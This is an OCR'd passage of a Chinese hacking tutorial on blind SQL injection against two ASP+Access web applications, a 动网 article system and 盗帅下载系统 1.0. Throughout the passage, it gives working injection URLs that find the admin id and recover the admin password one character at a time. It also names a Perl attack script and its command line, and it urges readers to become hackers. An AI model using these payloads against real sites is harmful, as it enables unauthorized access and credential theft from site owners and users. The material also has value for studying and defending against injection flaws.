


图4




图5

LOOK 注意 我测试了很多动网文章系统，出现错误的形式并不同，有的是正常显示文章后再在尾部出现0x800a000d错误，还有的是只出现一行错误。我们再在后边加一个条件不成真的等式（1=2或1=3），将其值放在sql语句里查询，url改成http://192.168.1.3/wz/list.asp?id=102 and 11=1，看看会显示什么，如图6。




图6

看到没有，出现的是没有找到相关文章的页面。这里我们发现一个规律：只要id=102后加个条件不成真的等式，肯定就会出现图6那样没有找到相关文章的页面。如果出现0x800a000d错误或别的表现形式（比如图5那样），就说明id=102后跟的是一个条件成真的等式。

再来跟我来学一条sql语句和一个函数。就一条语句和一个函数的利用，我们就可得到动网文章的密码，很简单的。看图3，表名是admin，字段名分别是id、username、password、flag。id就是自动排例的序号，username和password你一看就明白，flag是程序编写者设定的用户等级。1表示超级用户，2是管理员、3是普通用户，具有不同的权限。

明白了表的结构，我们来学这条sql语句：select id from admin where flag=1，意思是从admin表中选出fag=1的id值，从图3得知flag是1的id值是11，即这条语句的值就是11。当然，这条语句还可推延一下，如select id from admin where passowrd=123或select username from admin where passowrd=123，意思分别

是选出 passwrod=123 的 id 值和选出 password=123 的 username 的值，明白了吧！和英语语句很像的。

再一个就函数就是 left() 了。如 left(lcx,1) 就表示从字段 lcx 中选出左边第一个字符，是 l。left(lcx,2) 就表示从字段 lcx 中选出左边两个字符，是 lc。

准备工作做完了，我们开工吧！先构造一个 sql 语句，来判断动网文章数据库中 admin 表第一个管理员的 id 值（因为有的动网文章系统管理员不止一个，图 3 中只有一个）。我们来提交这样的语句：

```
http://192.168.1.3/wz/list.asp?id=102 and 1=(select min(id) from admin where flag=1)
```

啊！这里好像漏了一个函数 min()，就是最小值的意思。从图 3 得知，admin 表里 id 最小值是 11，所以 select min(id) from admin where flag=1 应当是 11，所以这条语句变成了：

```
http://192.168.1.3/wz/list.asp?id=102 and 1=11
```

根据我们已发现的规律得知，这里的网页就应当显示没有找到相关文章了（图 7）。




图 7

我们挨个试，直至将这条语句的 1 改成 11，语句变成：

```
http://192.168.1.3/wz/list.asp?id=102 and 11=(select min(id) from admin where flag=1)
```

结果就是：

```
http://192.168.1.3/wz/list.asp?id=102 and 11=11
```

结果会是什么呢？如图 8。




图 8

出现错误了。这说明第一个管理员的 id 值就是 11。得到最小的 id 值后，我们再来破译密码。构造语句如下：

```
http://192.168.1.3/wz/list.asp?id=102 and 11=(select id from admin where left(password,1)='x')
```

解释一下，语句中的 11 是我们先前判断出来的第一个管理员的 id 值。select id from admin where left(password,1)='x'，指的是在 admin 表中，将密码第 1 位是 x 的 id 值找出来，在 sql 语句中，不是数字的值要用单引号引起来，其中 x 的值是自己随便写的。我们指定 X 的值为 2 来试试，很明显，在图 3 中我们看到 passowrd 的值是 123，left(password,1) 应当等于 1，那么 select id from admin where left(password,1)='2' 自然是没有这样的 id 值了。于是 list.asp? 后边除了跟的 id=102 外，还有一个条件不成真的等式。所以显示没有找到相关文章，这说明密码第 1 位不是 2。




图 9

我们用 select id from admin where left(password,1)='1' 来试试。哈，出现错误了（图 10）。




图 10

这说明 id=102 后跟的是一个条件成真的等式，第一个管理员的第一位密码就是 1。猜对了第 1 位，我们再来猜第 2 位。仔细看这条语句：

```
http://192.168.1.3/wz/list.asp?id=102 and 11=(select id from admin where left(password,2)='1x')
```

我们将 x 的值改为 2 来试试，如图 11。




图 11

又出现错误了，说明前 2 位密码就是 12。我们一一推算下去，很快就能得出密码是 123。其中 left(password) 函数你还可改为 len(passowrd) 函数，用下面的 URL 先判断密码长度：

```
http://192.168.1.3/wz/list.asp?id=102 and 11=(select id from admin where len(password)='num')
```

你还可以自己去学一下 asc() 和 mid() 函数，用它能很快推算出密码的键盘范围，快速得出密码值。总之一句话，无论你构造的是什么 sql 语句或写入的什么函数，只要页面显示没有找到相关文章，就说明在这条 sql 语句中密码不是你设定的值，id 后跟的是一个不等式。如果显示其它的，就说明你猜对密码了，id 后跟的是一个等式。同样的道理，你将 sql 语句中的 password 改成 username 就能挨个推算出管理员的用户名。

实例破解二——盗帅下载系统 1.0

我们再来破解盗帅下载系统 1.0 来试试，先看 show.asp 源码：

```
sql="SELECT * FROM download where id ="&request("id")
```

这条语句现在明白了吧！从 download 表中找出 id=* 的软件。同样在 show.asp 文件中没有过滤用户提交传递给 SQL 查询的输入，导致远程攻击者可利用这个漏洞进行 SQL 注入攻击。

它的数据库里，download 表存放的是要下载的软件信息，而 admin 表存放的是系统管理员信息。admin 表有四个字段，分别是 id、admin、pws、regsex，分别存放的是管理员序号、用户名、密码值及性别识别。regsex = 0 指管理员是男生。我们也同样发现一

个规律，如果在show.asp后边跟一个不等式，会出现找不到该软件的页面，如果出现其它的，就表明show.asp后边跟的是一个条件成真的等式。

和动网文章一样的方法，我们来判断第1个管理员的id值，语句是这样的：

```
http://ip/down1.0/show.asp?id=2 and x=(select min(id) from admin where regsex=0)
```

其中x的值可随便写，id=2指的是可正常显示软件信息的页面。和上文写的动网文章对照一下，一样吧！自己试验一下就明白了，如果显示找不到该软件，就说明你写的x值不是第一个管理员的id值，显示其它的就表示你猜对了第一位管理员的id值。

假定这里我们已得到第1个管理员的id值就是1，我们再来猜密码。用下面的语句来猜密码：

```
http://ip/down1.0/show.asp?id=2 and 1=(select id from admin where left(pws,x)='x')
```

要注意的是，因为盗帅下载系统的admin表存放密码的字段是pws，所以sql语句里也要写pws。先看一下我猜错密码的情形，我在本机测试的，用的url是：

```
http://192.168.1.3/asp/d1/show.asp?id=2 and 1=(select id from admin where left(pws,1)='1')
```

如图12所示显示没有该软件，表明密码第1位不是1。再来看一下我猜对密码的情形，用的url是：

```
http://192.168.1.3/asp/d1/show.asp?id=2 and 1=(select id from admin where left(pws,2)='ad')
```




图12

如图13所示，正常显示了软件信息（不是显示没有该软件的页面），表明密码我猜对了，头两位是就是ad。




图13

三、总结

通过以上两例Sql Injection分析，你应当学会一种通用的Sql Injection攻击方法，那就是Sql Injection with Access的跨表子查询。

其工作流程可定义为：入侵的对像是asp+acess程序，其递交sql程序页面特征是一个带数字参数的ASP页面，像这样：http://url/tagret.asp?id=num;，入侵的手段是先下载一个和你要入侵的web程序同样的脚本，分析带数字参数的ASP页面有没有对参数也就是num过滤用户提交传递给SQL查询的输入；打开数据库，熟悉其各个表的结构，然后精心构造跨表查询的sql语句，在id后写入条件成真或不成真的等式，根据返回信息不同来判断猜的密码是否正确。

有人可能要说，一个个地这样猜用户名和密码不得累死？如果对方密码是16位，又是用不同的字母或别的ASCII字符，你可能一猜就要猜到天亮了。是呀！这时就需要编程高手来编写程序实现Sql Injection攻击了。所以说，要做hacker，不学编程是永远不行的，并且只学一门语言也是不可取的。我这里有wawa写的一个攻击动网文章数据库的脚本和我根据这个脚本改的攻击盗帅下载1.0的脚本（2.0我没有源码，没有分析）。用法很简单，先打开一个动网文章系统，找到一个正常显示文章的页面（如图4）。然后在DOS下运行dvtxt.pl命令，就是这样：**dvTxt.pl 27.0.0.1 /txt/list.asp 53 "没有找到相关文章"**。

LOOK 注意 由于是perl脚本，你本机需要装一个perl解析器。

看看我运行的命令吧，如图14。等一会程序行结果就出来了，如图15。

